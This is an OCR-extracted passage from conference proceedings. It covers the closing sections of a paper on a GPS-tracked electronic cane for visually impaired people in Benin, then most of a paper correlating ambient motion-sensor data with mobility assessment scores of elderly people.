
4.2. The API

The API is a python module that contains classes which methods are HTTP requests: get(), post(), put() and delete(). It allows you to authenticate from the Android application, send geolocation data (from the GPS module) to the mobile application.

4.3. WEB Application

The WEB application is a dashboard (see Fig. 6). To access it, you must first authenticate yourself. Once the authentication is successful, the home page is displayed. The site has five rubrics. They are:

- **Home**: There is information about each rubric;
- **Add parent**: This is a form to add a parent to the database;
- **Parents list**: This form is used to check the list of Parents which are store in the system;
- **Visually impaired**: This page contains the information about the visual impaired, a map on which he can be geolocated, a panel to contact a relative and a button to add a visual impaired;
- **User guide**: The system user guide.


SE CONNECTER
Identifiant
Mot de passe
LOGIN
Mot de passe oublié?
Teknix
Accueil
Ajouter parent
Liste parents
Déficient Visuel
Guide de Teknix
Connexion
Déconnexion
14
Nombre total de parents ajoutés
5
Parents femmes (35%)
9
Parents hommes (64%)
1
Nombre total de cane
Teknix
The blind stick to travel safely...
Suivre le malade en temps réel
Map
Satellite
Comment ça marche?
Paramétrage de la canne
Suivi temps réel
Détection d'obstacles
problème
#1
les personnes visuellement impaires ont besoin de se déplacer librement
#2
des solutions fiables et efficaces ne sont pas disponibles en Afrique
#3
en Afrique les parents des aveugles passent plus de 50% de leur temps à s'occuper d'eux
Merci de nous faire confiance !

Parents ajoutés

Nom	Prénom	Sexe
Gery	DJOGBENOU	M
Pamely	ZANTOU	M
Bernard	ONZO	M
--	--	--

Figure 6: WEB application

4.4. Mobile application

The Android application allows you to track the visually impaired in real time. To have access to these features, you must first authenticate yourself. Once authentication is successfully completed, the user can track the visual impaired. The Android application's authentication interface is presented by Fig. 7.




Figure 7: Android application's authentication interface.

In addition, voice commands transmission via the headset is automatic. Because of this, we made a compromise related to the Universal Transmitter/Receiver (UART) of the raspberry pi. The raspberry pi has two UARTs: a PL011 or UART0 connected to the Bluetooth module and a mini-UART connected to the Linux console. For reasons of reliability and data flow sent by the GPS module, we reconfigured the UART of the raspberry pi. The UART0 has been connected to the Linux console and the mini-UART connected to the Bluetooth module. Thus, the performance of the Bluetooth module decreases since the mini-UART is less powerful than the UART0.

After the implementation of the system and we compare the results to the state-of-the-art result. The results are mentioned in Table 3.

Table 3. Performance Evaluation

Devices	Detection Range	Time Response	Power Consumption	Stair detection	Tracking module
Proposed system	**Medium**	**Fast**	**Low**	**Yes**	**Yes**
New electronic white cane for stair case detection and recognition using ultrasonic sensor	Medium	Fast	Low	Yes	No
New electronic white cane for stair case detection and recognition using ultrasonic sensor	High	Fast	Low	Yes	No
Ultrasonic Spectacles and Waist-belt for Visually Impaired and Blind Person	High	Fast	Low	No	No

The results mentioned in table 3 prove the efficacity of our propose method. In addition to detecting obstacles, our system makes it possible to follow the person over time

5. Conclusion

Visually impaired people represent 5% of the world's population. More than 26 millions of them are in Africa. They need social integration like any able-bodied person. This work presents an electronic cane that enables visually impaired to move around without having to resort to caregivers or traditional solutions. Indeed, it helps its user to detect obstacles in height as well as on the ground within a radius of two metres (2m), which sends voice commands back to its user to enable him to avoid the obstacle that stands in his path and which has applications to follow him. The proposed cane has limitations that have been raised in the work. This allows us to consider interesting perspectives to improve our work. A camera module and a training could be used to make the cane a more intelligent assistant. This assistant will be able to accurately say how the patient could avoid an obstacle. The implementation of the retrace route function would make the Android application much more useful to the parents of the visual patient.

References

[1] J. Villanueva: "Contribution a la télémetrie optique active pour l'aide aux déplacements des nonvoyants", Université Paris Sud - Paris XI

[2] T. Terlau and W. M. Penrod, "K'Sonar Curriculum Handbook", Available from: "http://www.aph.org/manuals/ksonar.pdf", June 2008

[3] S. A. Bouhamed and I. K. Kallel and D. S. Masmoudi, "New electronic white cane for stair case detection and recognition using ultrasonic sensor", 2013, (IJACSA) International Journal of Advanced Computer Science and Applications

[4] L. Whitney, "Smart cane to help blind navigate", Available from: "http://news.cnet.com/8301-17938_105-10302499-1.html", 2009.

[5] J.M. Hans du Buf, J.Barroso, Jojo M.F. Rodrigues, H.Paredes, M.Farrajota, H.Fernandes, J.Jos, V.Teixeira, M.Saleiro."The SmartVision Navigation Prototype for Blind Users". International Journal of Digital Content Technology and its Applications, Vol.5 No.5, pp. 351–361, May 2011.

[6] P. Meijer, "An Experimental System for Auditory Image Representations". IEEE Transactions on Biomedical Engineering, vol.39, no 2, pp. 112-121, Feb 1992.

[7] M. Nie, J. Ren, Z. Li et al., "SoundView: an auditory guidance system based on environment understanding for the visually impaired people". in Proceedings of the 31st Annual International Conference of the IEEE Engineering in Medicine and Biology Society: Engineering the Future of Biomedicine (EMBC â09), pp.7240â7243, IEEE, September 2009.

[8] G. Balakrishnan, G. Sainarayanan, R. Nagarajan and S. Yaacob. "Wearable Real-Time Stereo Vision for the Visually Impaired". Engineering Letters, vol. 14, no. 2, 2007.

[9] B.Hoyle, D.Withington, D.Waters, "UltraCane", Available from: "http://www.soundforesight.co.uk/index.html". June 2006.

[10] Amit kumar, M. Manjunatha and J. Mukhopadhyay, "An Electronic Travel Aid for Navigation of Visually Impaired Person". Proceeding of the 3rd International Conference on Communication Systems and Networks, pp.1-5, 2011.

[11] Roy Fielding, "Architectural Styles and the Design of Network-based Software Architectures, PhD dissertation, 2000.

[12] D.Jain and M.Balakrishnan, P.V.M.Rao., " Roshni: Indoor Navigation System for Visually Impaired"

[13] P.Dharani, B.Lipson and D.Thomas, “RFID Navigation System for the Visually Impaired”, Worcester Polytechnic Institute, 2012.

[14] P.Shah, P.Mehta, P.Kant and A.K.Roy, "VI-Navi: A Novel Indoor Navigation System for Visually Impaired People"

AUTHORS

Pamely Zantou received his B. Sc. in Informatics From Université d’Abomey-Calavi in 2018. Currently he is pursuing his master's degree in Artificial Intelligence. He is interested in unsupervised learning approaches for human activity recognition.

Mikael A. Mousse is an assistant professor in computer science at the Institut Universitaire de Technologie of Université de Parakou, Benin. His current research concerns about the automatic visual surveillance of wide area scenes using computational vision. His research interests focus on the design of multi-camera system for real-time multi-object tracking and human action recognition. He is recently focusing on the uncertainty management over the vision system using graphical models, and beliefs propagation. He is also interested in unsupervised learning approaches for human activity recognition.

Béthel Atohoun obtained his University Diploma in Scientific Studies (DUES 2) from the University of Abomey Calavi in 1993. He obtained his Masters in Computer Engineering in 1999 from the African Institute of Computer Science. He spent 6 years in a corporate environment as a computer engineer from 2000 to 2005. he proceeded to private higher education in October 2005 at ECOLE SUPÉRIEURE DE GESTION D'INFORMATIQUE ET DES SCIENCES (ESGIS). He held the position of lecturer and Head of IT, Networks and Telecommunications Department from 2007 to 2013. He obtained his PhD in Computer Science in 2013 from the Université du Littoral Côte d´Opale (ULCO). Since 2014, he has been the Director of Studies at ESGIS. His research interests include computer vision, multi-camera detection and tracking, theory of evidence, multi-agent systems and artificial intelligence.

ASSESSING THE MOBILITY OF ELDERLY PEOPLE IN DOMESTIC SMART HOME ENVIRONMENTS

Björn Friedrich, Enno-Edzard Steen,
Sebastian Fudickar and Andreas Hein

Department of Health Services Research,
Carl von Ossietzky University, Oldenburg, Germany

ABSTRACT

A continuous monitoring of the physical strength and mobility of elderly people is important for maintaining their health and treating diseases at an early stage. However, frequent screenings by physicians are exceeding the logistic capacities. An alternate approach is the automatic and unobtrusive collection of functional measures by ambient sensors. In the current publication, we show the correlation among data of ambient motion sensors and the well-established mobility assessment Short-Physical-Performance-Battery and Tinetti. We use the average number of motion sensor events for correlation with the assessment scores. The evaluation on a real-world dataset shows a moderate to strong correlation with the scores of standardised geriatrics physical assessments.

KEYWORDS

ubiquitous computing, biomedical informatics, health, correlation, piecewise linear approximation.

1. INTRODUCTION

Being in good health and good physical condition is essential for the quality of life and well-being of humans. Especially, the elderly people who are more prone to diseases and functional decline. Frequently consulting physicians is important for this age group, because early diagnosis is the key for a better treatment and recovery. On the one hand, the logistic capacities of physicians are limited and are not sufficient for sophisticated continuous long-term monitoring. On the other hand, long-term monitoring enhances physician's decision-making process. To address this problem unobtrusive smart home sensors can be facilitated for continuous long-term monitoring of elderly people in their domestic environments. This kind of sensors are respecting the privacy of the inhabitant and are well-accepted among the target group. They get acquainted to the sensors in a few days and after that, they do not notice the sensors anymore [1]. The mobility of elderly people is one key indicator for their physical and mental condition. Moreover, falling is a critical incident for elderly people and even though they recover physically, they may not recover mentally [2-5]. The mobility, balance and muscle-strength of elderly people is usually assessed by physicians or physiotherapists by standardised geriatrics assessments like the Short-Physical-Performance-Battery (SPPB), Timed Up&Go and Tinetti and those assessments must be performed under the supervision of a professional. Due to capacity issues those assessments cannot be performed frequently. Moreover, the assessment measures the form of the day the person is doing the test and people tend to give their best effort in testing situations, in other

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 123-135, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101911

words there is a difference between performance and capacity. The studies found that the performance is more clinically relevant than the capacity [6].

Our approach uses motion sensor events as indicator for the physical conditions of elderly people. We used data from motion sensors installed in domestic environments of elderly people and correlate it with scores of the standardised geriatrics assessments SPPB and Tinetti. We consider the two parts of the Tinetti separately as Tinetti13 and Tinetti28. Tinetti13 has only gait items and Tinetti28 balance items. This paper is structured as follows

In Section 2 similar approaches are mentioned and the standardised geriatrics assessments are explained. Section 3 *Materials and Methods* describes the study for collecting the data, the preparation of the dataset and the used interpolation and correlation methods. In the following result section, the results are explained. In the last section the results are discussed, and an outlook is given.

2. STATE OF THE ART

Approved and validated functional tests to assess the physical strength, the mobility and the risk of falling in elderly people are SPPB [7] and Tinetti [8] test. Both tests must be supervised by a professional.

The SPPB assessment has been developed for assessing the mobility of people aged 65 and older. The SPPB assesses the three domains balance, gait speed and strength of the lower limbs. Each domain is assessed by one item and the total performance is scored from 0 to 12 points, where a higher score indicates better mobility and vice versa. The item for assessing the balance is comprised of three sub-items related to balance. The first one is parallel stand, the second is semi-parallel stand and the third one is totally parallel stand. The strength of the lower limbs is assessed by the *5-times Chair Rise* item. At the beginning the patient is sitting on a chair and then the patient is asked to stand up and sit down for 5 times in a row without using his or her arms. The gait is assessed by the *4m walk test* and the patient is asked to walk over a distance of 4 metres. The time for all assessment items is measured separately and depending on the time the item is scored. The patient can achieve 1 to 4 points for each of the three domains and a total of 12 points.

The Tinetti [9] test assesses the two domains balance and gait to estimate the risk of falling. The modified version has eight items for balance and another eight for gait. The maximum score for gait performance are 13 points and the maximum score for balance are 15 points. The higher the score, the better the mobility. The items of the Tinetti are on different scales. The balance items are scored from 0 to 4 points, where three items have a score from 0 to 1, four items a score from 0 to 3 and one item from 0 to 4. The gait assessment items are scored from 0 to 2 points and five of the eight items are scored from 0 to 2 and the other three from 0 to 1. The supervisor will score the items in best practice. The scoring depends on the impression of the supervisor because there is a verbal description for giving the points instead of a quantified scale.

The approaches to assess the mobility of a person through sensors are, for example, the determination of gait phases and gait parameters, such as step time or length, stride time or length, cadence, gait speed, or maximum toe clearance. These approaches use either wearable or ambient sensors. The wearable sensors are usually inertial sensors, which are positioned at different body locations and detect the movements of one or more parts of the body during walking, are often used as wearable sensors [9]. Typically, inertial sensors are accelerometers, which are used alone or in combination with a triaxial gyroscope, a triaxial magnetometer, or a barometer. Combinations of these sensors are called IMU (Inertial Measurement Unit). An inertial sensor or IMU is used either stand-alone [10-13] or integrated into a smart device such as smartphone [14], smartwatch [15] or fitness tracker [16].

Other approaches use pressure or force sensors, either as wearables, e.g. integrated in socks [17] or insoles [18] or as ambient sensors, e.g. integrated into sensor carpets [19] or treadmills [20]. Here, the pressure distributions or ground reaction forces are analysed. Besides there is a similar approach that uses capacitive proximity sensors, which can be placed invisibly under different floor coverings and detect the movement of people above [21].

The approaches using video-based systems often determine the positions of joints to detect the movement of the corresponding body parts. These systems can be divided into markerless and marker-based systems. Several markerless approaches use the Microsoft Kinect [22, 23]. Marker-based approaches do not only employ markers, which are placed at anatomically important body positions, e.g. joints, as well as the use of either passive [24] or active markers [25].

Home automation sensors have the advantages of being inexpensive, taking privacy concerns into account, and may already are installed in the domestic environment of a person due to other benefits such as lighting, heating control or security aspects. Typical sensors used to assess the mobility are light barriers [26, 27] and motion sensors. Motion sensors can, for example, are mounted on the ceiling of a frequently used passageway and determine the walking speed of a person [28]. Further approaches analyse the transition times between the coverage areas of different sensors [29-31]

Other sensor-based approaches detect the movements of lower limbs by means of radar [32, 33], laser scanner [34, 35] or ultrasonic sensors [36, 37].

Considering the summary of the state of the art, ambient sensors seem to be the best choice for unobtrusive measurements in domestic environments. Ambient sensors are respecting the privacy and measure the performance and not the capacity, because the person is not engaged in a test situation during the measurements.

3. MATERIALS AND METHODS

The used material was a dataset collected during a field study called OTAGO. The main goal of the study was to investigate whether the OTAGO exercise program [44] has an effect in rehabilitation. The used methods are linear approximations for the sensor data and the assessment scores, and a correlation coefficient for the statistical correlation analysis.

3.1. Data Acquisition

The data has been collected during the OTAGO study which ranged from July 2014 to December 2015. The planned duration of the study was 40 weeks for each participant. Twenty participants (17 female, 3 male) of an average age of 84.75 years (±5.19 years) participated in the study. They were in pre-frail or frail condition. Due to drop out the average participation time was 36.5 weeks. Due to sickness, visitors, public holidays etc. the average days between two assessments were 31.3 days (±5.3 days). Two participants died during the study and two participants performed the assessments ten times. For the remaining 16 participants eleven assessments have been conducted. At the beginning and every four weeks the standardised geriatrics assessments, Timed Up&Go, SPPB, Barthel Index and Instrumental Activities of Daily Living among others were performed [38-41]. In addition, ambient passive infrared wireless motion sensors have been installed in the living space of the participants. The motion sensors had a cool down time of 8 seconds when motion cannot be detected. All sensors sent their data over the air to a base station.

The sensor system was mainly comprised of home automation sensors and power sensors. A concussion sensor has been placed in the bed, since the used motion sensor was not sensitive enough to measure the small movements while sleeping. A switch with four keys has been installed next to the front door of the homes to indicate whether the person is alone in the flat or not. The participants have been instructed to press a key to make the system aware when another person enters the flat. When the person leaves the flat again or the participant comes home, another key had to be pressed to make the system aware that only one person is inside the flat. In Fig. 1 a flat of one of the participants is shown.




Figure 1. Example of a flat of one of the participants. The positions of the sensors are marked by symbols.

3.2. Preprocessing

The data described in Section 3.1. is preprocessed in the following manner. The sensor events of each day are added up for each sensor. Then the average number of events per day is computed by adding up the number of events and dividing it by the number of motion sensor in the flat of the participant. The result is one feature per day. The mathematical formulation is

$$\frac{1}{n}\sum_{i=1}^{n}\sum_{j=1}^{10800}\mathbf{1}_A(e_{i,j}) \qquad \text{(I)}$$

where n is the number of sensors installed in the flat, j the 8 seconds time window of the day and **1** the indicator function defined on the set A of all sensor events. In other words, the indicator function is 1 if there is a sensor event e from sensor i in time window j and 0 if there is no event. If there is no sensor event recorded on a certain day, the day is excluded from the dataset. The average days between two assessments after removing are 31.6 days and the assessment scores were used as they were recorded. Unless a sub-item could not be performed, but the remaining items can, the sub-item is scored with 0 even though the items score cannot be 0 according to the manual.

Several participants have been excluded from the dataset. Three participants were excluded, because they were hospitalised during the study. Their data was incomplete and after being discharged from the hospital the participants used walking frames and got assistance while performing the assessments. In three flats the motion sensors in key areas have been installed a few months after the study started. Hence, the data from the most frequently used rooms like the kitchen, living room and hallway is not available. These three participants have been excluded as well. Another two participants have been excluded due to incomplete data, there was an error that caused fragmented data. Overall, we excluded eight participants from the analysis. Such exclusion resulted in a final cohort of 12, with 10 female and 2 male participants.

3.3. Interpolation and Approximation

Two different interpolation methods were used for the values. The assessment scores are interpolated using a spline interpolation and the average activities per day are approximated with a linear regression. The piecewise polynomial interpolation or spline interpolation is an ordinary linear function defined as follows

$$s(x) = m \cdot x + b \tag{II}$$

where *x* is the date of the assessment, *m* the slope and *b* the interception with the y-axis. In addition, for each two consecutive scores a_i and a_{i+1} the following conditions must hold

$$\begin{aligned} a_i \quad &= s(x_i) \quad = m_i \cdot x_i + b_i \\ a_{i+1} &= s(x_{i+1}) = m_i \cdot x_{i+1} + b_i \end{aligned} \tag{III}$$

where *i* denotes the index of the assessment score. Spline interpolation is used, because the assessments were taken in an average interval of 31.3 days and assuming a linear change is feasible. The frequency of the average motion in one day is much higher. Between two assessments an average of 31.6 values are available. This value is slightly larger than the average days between two assessments, because we excluded some participants from our dataset. Linear regression is more robust in the face of outliers than spline interpolation. So, linear regression is used to approximate a function for the average motion values. The linear regression has the same base function as the spline interpolation, but the way of computing the values *m* and *b* is different

$$\arg\min_{m} \sum_{i=1}^{n} d\left(m \cdot x_i, v_i\right) \tag{IV}$$

where *d* is an arbitrary metric function, *i* the number of values and v_i the *i*-th value of the value set. Formula IV is computed for different *m*'s and the *m* which results in the smallest sum is chosen as best parameter for the regression. For this research, the Euclidean distance is used as metric. The linear regression formula is not taking *b* into account. However, after computing *m* there is only one unknown left in the equation. Using linear algebra, the unique solution can be computed.

The interpolated and fitted values are correlated with each other using Spearman's ρ.

3.4. Correlation Coefficient and Thresholds

For correlation, the Spearman Rank Correlation or Spearman's ρ is used [42]. The correlation assesses whether there is a monotonic relationship between two variables. In contrast to the Pearson Correlation there is only one assumption that must hold. It is sufficient when the variables are in an ordinal scale. To each value its rank is assigned. The values are sorted in an ascending order and the rank is the index of the value. Since, two values can have the same rank, the rank is not well-defined. To overcome this, the equal values are slightly altered to become different and the new rank is the mean of the ranks of the altered values. This is called *Ties*. Once all ranks are assigned the correlation is computed with the formula

$$\rho = \frac{\sum_{i=0}^{n}(R(x_i) - \mu(R_x))(R(y_i) - \mu(R_y))}{\sqrt{\sum_{i=0}^{n}(R(x_i) - \mu(R_x))^2}\sqrt{\sum_{i=0}^{n}(R(y_i) - \mu(R_y))^2}} \quad \text{(V)}$$

where *$R(x_i)$* denotes the rank of value x_i, μ the mean of all ranks of the corresponding variable and *n* is the number of values.

For judging the strength of the correlation, the definition of Cohen [43] is used. Correlations between *0.1* and *0.3* are considered as small, between *0.3* and *0.5* are considered as moderate and larger than *0.5* are considered as large. This holds for the negative values as well. A correlation is statistically significant when $p<0.001$ holds.

4. RESULTS

All correlations satisfying the threshold of *0.3* are significant with a *p*-Value smaller than 0.001.

All the participants have at least one assessment with a moderate correlation. The smallest correlation *0.3* occurs for participant *2* with the SPPB and with the Tinetti13 assessments. The smallest significant correlation is the correlation with the SPPB of participant *10* with *0.23*. The *p*-Values of each smaller correlation is greater than 0.001. Participant *9* has the largest correlation values over all for all assessments. There are four participants (*3,4,5,12*) with only one assessment with a correlation stronger than moderate. The participants *1,2,6,7,10,11* have a correlation stronger than *0.3* for two assessments. The Tinetti13 and Tinetti28 are correlated for the participants *6,7,10* and *11*. The SPPB and Tinetti13 are correlated only for participant *2* and SPPB and Tinetti28 are correlated only for participant *1*. For participants *8* and *9* all assessments are correlated with a minimum correlation of *0.43*. The correlation values and corresponding *p*-values are shown in Table 1.

Table 1. The participants and the correlations with the assessments SPPB, Tinetti13, Tinetti28. Correlations that are moderate at least are in bold font.

ID	**Assessment Correlation**		
	SPPB	**Tinetti13**	**Tinetti28**
1	**-0.56** (p<0.001)	0.10 (p<0.07)	**0.52** (p<0.001)
2	**-0.30** (p<0.001)	**0.30** (p<0.001)	0.24 (p<0.001)
3	-0.12 (p<0.02)	**-0.32** (p<0.001)	-0.04 (p<0.4)
4	**-0.50** (p<0.001)	-0.15 (p<0.006)	-0.11 (p<0.03)
5	**-0.33** (p<0.001)	0.14 (p<0.01)	-0.05 (p<0.3)
6	0.03 (p<0.6)	**-0.40** (p<0.001)	**-0.60** (p<0.001)
7	-0.05 (p<0.3)	**0.70** (p<0.001)	**0.60** (p<0.001)
8	**0.49** (p<0.001)	**-0.43** (p<0.001)	**-0.60** (p<0.001)

9	**0.88** (p<0.001)	**0.82** (p<0.001)	**0.88** (p<0.001)
10	0.23 (p<0.001)	**0.60** (p<0.001)	**-0.39** (p<0.001)
11	-0.06 (p<0.2)	**-0.61** (p<0.001)	**-0.38** (p<0.001)
12	**-0.34** (p<0.001)	0.02 (p<0.7)	-0.28 (p<0.001)

The Figures 2 and 3 are showing the interpolated and fitted values for the participants *5* and *8*. For participant *5* there are about 340 days of data available and for participant *8* about 210 days. Due to the linear spline interpolation method there are sudden changes in slope between two values. For participant *5* the correlation with SPPB and Tinetti28 are large, where the correlation with the Tinetti28 is negative. The two corresponding graphs are showing a subtended progress. Where the graph of SPPB is increasing, the graph of Tinetti28 is mostly decreasing. The graph of Tinetti13 is nearly constant most of the time and the Tinetti13 is not correlated at all. For participant *5* there is a large negative value for the average motion sensor events.

The graphs of the SPPB and the average motion sensor events of participant *8* are increasing. The graphs of the Tinetti tests are decreasing overall. The table shows a positive correlation with the SPPB, but a negative correlation with the Tinetti tests.




Figure 2. The graphs of the interpolated scores of the three assessments and the linear fitted average motions sensor events for participant *5*.




Figure 3. The graphs of the interpolated scores of the three assessments and the linear fitted average motions sensor events for participant *8*.

Correlating the scores achieved in the three domains of the SPPB leads to the results shown in Table 2. A moderate to large correlation is found for the participants *2,3,4,6,8* and *12*. Participant *9* has a large positive correlation for all three domains. The domain balance correlates with the average motion sensor events for the participants *6,8,9*, the domain gait and 4 metres correlate for the participants *2,4,9*, and the domain assessing the strength of the lower limbs correlates for participants *3,9*, and *12*. There is no moderate correlation found for participants *1,5,7,10*, and *11*. There is a correlation of *0.0* for participant *1* with 5CRT, participant *7* for 5CRT as well and for participant *10* for balance and 4 metres.

Table 2. The correlation of the three domains assessed by the SPPB. 5 times chair rise and 4m gait test. Correlations that are moderate at least are in bold font.

ID	SPPB Item Correlation		
	Balance	4m	5CRT
1	-0.22 (p<0.001)	-0.21 (p<0.001)	0.00 (p<0.0)
2	0.01 (p<0.7)	**-0.63** (p<0.001)	-0.21 (p<0.001)
3	-0.10 (p<0.05)	0.26 (p<0.001)	**0.36** (p<0.001)
4	0.20 (p<0.001)	**-0.62** (p<0.001)	-0.23 (p<0.001)
5	-0.25 (p<0.001)	-0.20 (p<0.001)	-0.22 (p<0.001)
6	**-0.58** (p<0.001)	0.17 (p<0.007)	-0.13 (p<0.04)
7	-0.01 (p<0.83)	-0.15 (p<0.008)	0.00 (p<0.0)
8	**0.52** (p<0.001)	-0.21 (p<0.002)	0.14 (p<0.04)
9	**0.82** (p<0.001)	**0.82** (p<0.001)	**0.82** (p<0.001)
10	0.00 (p<0.0)	0.00 (p<0.0)	-0.06 (p<0.2)
11	0.13 (p<0.01)	-0.02 (p<0.6)	0.26 (p<0.001)
12	-0.25 (p<0.001)	0.24 (p<0.001)	**-0.78** (p<0.001)

The Figures 4 and 5 are showing the graphs of each domain item and the average motion sensor events. The scores for Balance and 5CRT of participant *5* are showing a similar progress and after the 5-th assessment the scores have the same value. The graph of the 4m gait test is more variable and is continuously increasing and decreasing.




Figure 4. The graphs of the interpolated item scores and the linear fitted average motions sensor events of participant *5*.




Figure 5. The graphs of the interpolated item scores and the linear fitted average motions sensor events of participant *8*.

5. Discussion

